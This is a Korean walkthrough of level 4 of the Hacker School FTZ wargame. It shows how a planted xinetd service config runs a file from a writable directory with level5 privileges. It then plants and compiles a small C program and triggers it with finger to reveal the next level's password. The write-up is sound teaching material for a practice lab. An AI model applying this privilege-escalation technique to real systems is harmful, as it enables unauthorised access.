Hacker School FTZ
- level 4 -

1. hint 파일 살펴보기

```
[level4@ftz level4]$ ls
hint  public_html  tmp
```

처음 접속하여 ls 명령어를 이용해 현재 디렉토리를 살펴보았다.
hint라는 파일이 존재하는 것을 확인할 수 있다.

```
[level4@ftz level4]$ cat hint


누군가 /etc/xinetd.d/에 백도어를 심어놓았다.!
```

cat 명령을 이용해 hint 파일의 내용을 살펴보았다.

> **※ 백도어(Backdoor)란?**
> 하드웨어나 소프트웨어 등의 개발과정이나 유통과정 중에 몰래 탑재되어 정상적인 인증 과정을 거치지 않고 보안을 해제할 수 있도록 만드는 악성코드

2. 백도어 살펴보기

/etc/xinetd.d/ 경로에 백도어가 심어져 있다고 하므로 해당 경로로 이동하여 파일의 존재를 확인해볼 필요가 있다.

```
[level4@ftz level4]$ cd /etc/xinetd.d/
[level4@ftz xinetd.d]$ ls
backdoor  chargen-udp  daytime-udp  echo-udp  ntalk  rlogin  rsync    services  talk    time
chargen   daytime      echo         finger    rexec  rsh     servers  sgi_fam   telnet  time-udp
```

cd 명령을 이용하여 /etc/xinetd.d/ 경로로 이동한 후, ls 명령어를 이용하여 현재 디렉토리의 파일들을 살펴본 결과, backdoor라는 파일이 있는 것을 확인하였다.

```
[level4@ftz xinetd.d]$ ls -l backdoor
-r--r--r--    1 root     level4        171  9월  10  2011 backdoor
```

```
[level4@ftz xinetd.d]$ cat backdoor
service finger
{
        disable = no
        flags           = REUSE
        socket_type     = stream
        wait            = no
        user            = level5
        server          = /home/level4/tmp/backdoor
        log_on_failure  += USERID
}
```

backdoor 파일은 권한이 모두 읽기만 가능한 상태이므로 cat 명령을 이용하여 내용을 살펴보았다.
현재 파일은 finger 명령(서비스)을 사용하였을 때 실행되는 백도어인 것을 확인할 수 있다.

> **service finger**: fingerf라는 서비스 이름
> **disable = no**: 해당 서비스의 실행 여부, 슈퍼데몬으로 실행하는지, no는 실행, yes는 실행X
> **flags = reuse**: 서비스 포트 사용 중 해당 포트의 재사용 허가
> **socket_type = stream**: 소켓 타입, {stream, dgram, raw} 중 하나
> **wait = no**: 스레드 종류, yes는 단일, no는 다중
> **user = level5**: 서비스 소유주 (현재 단계에서 Set-UID와 같음)
> **server = /home/level4/tmp/backdoor**: 서비스가 연결 시, 실행할 프로그램
> **log_on_failure += USERID**: 서버 접속에 실패했을 경우 로그 파일에 기록할 내용 설정

이 파일을 살펴보면 finger 명령을 사용했을 때, /home/level4/tmp/ 경로에 있는 backdoor라는 프로그램이 level5의 권한으로 실행된다는 것을 알 수 있다. 해당 경로로 이동하여 backdoor 프로그램을 살펴보자.

```
[level4@ftz xinetd.d]$ cd /home/level4/tmp/
[level4@ftz tmp]$ ls -al
합계 8
drwxrwxr-x    2 root     level4       4096  1월  10 23:19 .
drwxr-xr-x    4 root     level4       4096  5월   7  2002 ..
```

/home/level4/tmp/ 경로로 이동하여 디렉토리 리스트를 확인하였지만 아무것도 확인되지 않았다.

해당 파일은 현재 경로에 존재하지 않는다는 것이다. 하지만, 기존에 살펴보았던 backdoor 파일에 의하면 현재 경로에서 backdoor라는 프로그램이 실행되어야 한다. 그렇다면 우리는 현재 경로(/home/level4/tmp/)에 backdoor 프로그램을 직접 만들어줄 것이다.

3. backdoor 프로그램 만들기

backdoor 프로그램은 finger 명령 실행 시, level5의 권한으로 실행될 것이므로 system 함수를 이용하여 "my-pass" 명령을 이용하는 것이 가장 간단한 방법일 것이다.
vi 편집기를 이용하여 backdoor.c 프로그램을 만들어보자.

```
#include <stdio.h>

int main(){
        system("my-pass");
        return 0;
}
```


i키를 눌러 입력모드로 위 코드를 입력한 후, esc 키를 누르고 ":wq!"를 이용하여 명령모드로 저장하고 나가자.

```
[level4@ftz tmp]$ gcc -o backdoor backdoor.c
[level4@ftz tmp]$ ls
backdoor  backdoor.c
```

gcc 명령을 이용하여 이름은 backdoor로 backdoor.c 파일을 컴파일하자.

※ gcc(GNU Compiler Collection)란?
GNU 프로젝트의 일환으로 개발되어 널리 쓰이고 있는 컴파일러이다.
gcc [c파일명]

※ 실행파일이 되는 과정



c파일에서부터 총 4단계의 과정(전처리 - 컴파일 - 어셈블 - 링크)을 거쳐 실행파일이 생성된다.

※ -o 옵션
지정한 파일명으로 실행파일을 저장하는 것이다.
gcc [파일명] [c파일명]

4. 백도어 실행

```
[level4@ftz tmp]$ finger @localhost
^[[H^[[J
Level5 Password is "                    ".
```

finger 명령을 이용해 서비스를 실행하고 현재 로컬 호스트에 있는 유저들의 정보를 살펴보자.
그러면 level5의 비밀번호를 얻을 수 있다. 이를 따로 기록하여 level5 로그인 시, 이용하자.

※ finger란?
사용자 계정, 로그인 이름, 터미널 정보 등 지정된 계정 사용자 정보를 보여주는 명령이다.
이 계정 사용자 정보는 /etc/passwd 파일에서 읽은 후 보여주는 방식이다.

※ 사용 방법
1. finger [user]: user에 대한 정보
2. finger @[host]: 호스트에 접속한 유저들의 정보
3. finger [user]@[host]: 호스트의 유저에 대한 정보